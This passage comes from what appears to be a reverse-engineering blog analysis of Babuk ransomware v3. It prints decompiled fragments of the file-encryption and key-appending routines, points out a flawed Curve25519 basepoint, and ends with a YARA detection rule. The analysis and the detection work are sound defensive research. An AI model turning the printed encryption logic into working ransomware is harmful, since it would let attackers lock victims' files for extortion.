if ( FileSize.QuadPart <= 0x2800000 )
{
  if ( FileSize.QuadPart > 0 )
  {
    v12 = MapViewOfFile(hFileMappingObject, 0xF001Fu, 0, 0, FileSize.LowPart);
    if ( v12 )
    {
      w_CHACHA8_encrypt(SHARED_SECRET, 20, dword_401778, v12, v12, FileSize.LowPart);
      UnmapViewOfFile(v12);
    }
  }
}
else
{
  LODWORD(v1) = w_DIV(FileSize.QuadPart, 10485760i64);
  LODWORD(v2) = w_DIV(v1, 3i64);
  v6 = v2;
  for ( j = 0i64; j < 3; ++j )
  {
    v3 = w_MULT(j, v6);
    dwFileOffsetLow = w_MULT(v3, 10485760i64);
    lpBaseAddress = MapViewOfFile(
                      hFileMappingObject,
                      0xF001Fu,
                      HIDWORD(dwFileOffsetLow),
                      dwFileOffsetLow,
                      0xA00000u);
    if ( lpBaseAddress )
    {
      w_CHACHA8_encrypt(SHARED_SECRET, 20, dword_401778, lpBaseAddress, lpBaseAddress, 10485760);
```

generate random buffer

generate victim public key

generate shared secret

encrypt small file

encrypt large file

Figure 14: Public key and shared secret generation

Finally, the victim's public key is then written to the end of the file to be used for decryption if the victim decides to pay.

```
LODWORD(v4) = w_DIV(FileSize.QuadPart, 0x10000i64);
file_size = w_MULT(v4, 0x10000i64);
v9 = MapViewOfFile(hFileMappingObject, 0xF001Fu, HIDWORD(file_size), file_size, FileSize.LowPart - file_size + 32);
if ( v9 )
{
  w_memcpy(v9 + FileSize.LowPart - file_size, VICTIM_PUBLIC_KEY, 0x20u);
  UnmapViewOfFile(v9);
}
```

Figure 15: Victim's public key being written to the end of file

Not sure if this was intended, but I believe the Babuk group has messed up the public key generation phase.

According to Dan Bernstein who was the author of this Diffie-Hellman function, here is the procedure of generating a public key using Curve25519.

Computing public keys. To generate the corresponding 32-byte Curve25519 public key `mypublic[0]`, `mypublic[1]`, ..., `mypublic[31]`, call

```
curve25519(mypublic,mysecret,basepoint);
```

where the constant `basepoint` is 9 followed by all zeros:

```
const unsigned char basepoint[32] = {9};
```

Future library releases will support a more concise `curve25519_public` function.

Figure 16: Curve25519 Public Key Generation

Instead of using 9 followed by all zeroes, Babuk uses an array of all 9 values.

```
                                        ; encrypt_file+2E8↓o
BASEPOINT_CONSTANT db 9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9,9
                                        ; DATA XREF: encrypt_file+129↓o
```

Figure 17: Babuk's basepoint constant

Unless the malware author has modified the math in the Curve25519 source code to accommodate for this (which is unlikely), this basepoint constant might not generate a correct public key.

With an incorrect public key, it's impossible for the malware author to generate the correct shared secret to decrypt files.

Key Findings

The new version of Babuk has been improved to encrypt files at a much faster rate using a better multithreading approach. Despite still having a lot to improve, Babuk has been really effective in attacking many corporations using ChaCha20 encryption as well as Elliptic-curve Diffie–Hellman algorithm.

As suspected, the Babuk team probably uses spear phishing attacks, VPN 0-days, and vulnerable RDP setup to target certain companies. They have dropped this sample specifically targeting a mechanical contractor in Austria according to the ransom note and the conversation with the victim on their website.




Figure 18: Babuk team asking the victim to provide their company email

Message to newer victims

I recently notice I'm getting a lot more traffic from Europe on this page, which I'm assuming newer victims are viewing this to better their understanding of the ransomware.

This blog post is really out of date because Babuk has evolved a lot, and the malware is drastically different from what I talk about here.

If recent Babuk victims are interested in getting more information about the newer version of this ransomware or require any assistance with analyzing any sample, feel free to reach out to me through my email **cdong49@gatech** or Twitter!

YARA Rule

```
rule BabukRansomwareV3 {
    meta:
        description = "YARA rule for Babuk Ransomware v3"
        reference = "http://chuongdong.com/reverse%20engineering/2021/01/16/BabukRansomware-v3/"
        author = "@cPeterr"
        date = "2021-01-16"
        rule_version = "v3"
        malware_type = "ransomware"
        tlp = "white"
    strings:
        $lanstr1 = "-lanfirst"
        $lanstr2 = "-nolan"
        $lanstr3 = "shares"
        $str1 = "BABUK LOCKER"
        $str2 = "babukq4e2p4wu4iq.onion"
        $str3 = "How To Restore Your Files.txt" wide
        $str4 = "babuk_v3"
        $str5 = ".babyk" wide
    condition:
        all of ($str*) and all of ($lanstr*)
}
```

References

https://twitter.com/Sebdraven/status/1350025347690098689

http://chuongdong.com/reverse%20engineering/2021/01/03/BabukRansomware/

https://cr.yp.to/ecdh.html

https://github.com/agl/curve25519-donna/blob/master/curve25519-donna.c